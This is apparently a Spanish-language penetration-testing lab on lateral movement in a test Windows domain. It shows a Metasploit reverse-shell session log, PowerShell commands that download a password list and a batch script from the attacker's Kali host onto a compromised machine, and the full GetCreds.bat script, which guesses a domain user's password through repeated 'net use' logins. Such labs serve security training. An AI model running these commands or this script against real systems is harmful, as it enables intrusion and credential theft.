LABORATORIO 4.1 - *Getting credentials without locking accounts*

TEMA: ***Lateral Movement***

Objetivos:

- Realizar operaciones de movimiento lateral en una red comprometida
- Ejecutar una de las técnicas para obtener o descubrir credenciales de un Dominio sin bloquear la cuenta activa.

Descripción / Escenario:

Una estación de trabajo que pertenece al Dominio ACME.HACK se encuentra comprometida pero no se conoce la contraseña del usuario o cuenta de servicio activa en ese dispositivo. Existe la política que establece como la cantidad máxima de intentos fallidos para “loguearse” en “n”.
El dispositivo comprometido tiene como sistema operativo Windows 10 Pro (Build 19xx)

Recursos necesarios:

Máquina Virtual atacante: Kali Linux 2019.
Máquina Virtual objetivo: Windows 10 Pro.
Máquina Virtual DC: Windows Server 2012/2016

Procedimiento:

Paso 1:

Realizar el compromiso inicial del dispositivo Windows 10 Pro por cualquier técnica.

```
[*] Started reverse TCP handler on 192.168.1.51:8081
msf5 > [*] Sending stage (336 bytes) to 192.168.1.60
[*] Command shell session 2 opened (192.168.1.51:8081 -> 192.168.1.60:49673) at 2019-09-24 22
59:15 -0500

msf5 > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\william>More?

More?

C:\Users\william>
```

Figura 1. sesión de shell reverso CMD

Paso 2:

Iniciar el servicio HTTP para descarga del script (archivo .bat) y diccionario de contraseñas.
Ubicarse dentro de la carpeta que debe contener el script .bat y el diccionario de contraseñas, y ejecutar el siguiente comando:
python -m SimpleHTTPServer



Figura 3. Servidor HTTP iniciado en el puerto 8000 por defecto

Desde la sesión CMD subir los archivos al dispositivo comprometido, utilizando los siguientes comandos:

> powershell.exe -command "& { iwr http://IP_KALI:8000/diccionario.txt -Outfile diccionario.txt }"

> powershell.exe -command "& { iwr http://IP_KALI:8000/GetCreds.bat -Outfile GetCreds.bat }"

Verificar que los archivos se encuentren en el dispositivo Windows 10.

Código de GetCreds.bat

```
@ECHO OFF
SET /P inputuser= Ingrese username:
SET /A contador = 0
FOR /F %%A IN (%userprofile%\diccionario.txt) DO (
        call:contador
        echo Para %inputuser% con PASSWORD: %%A
        net use \\192.168.1.64 %%A /user:%inputuser%
        net use
        net use \\192.168.1.64  /user:%inputuser%
        net use \\192.168.1.64 /delete
)
goto:eof
:contador
set /a contador+=1
echo Intento: %contador%
goto:eof
```

Cambiar la dirección IP con la que tiene configurada en el dispositivo Windows 10.

Paso 3:

Ejecutar el script **GetCreds.bat**. Se solicitará el username activo de la máquina comprometida.



Figura 4. Ejecución del script GetCreds.bat

De encontrarse la contraseña se mostrará un resultado como el de la figura 5.



Figura 5. Contraseña descubierta para el usuario test.

Comentarios: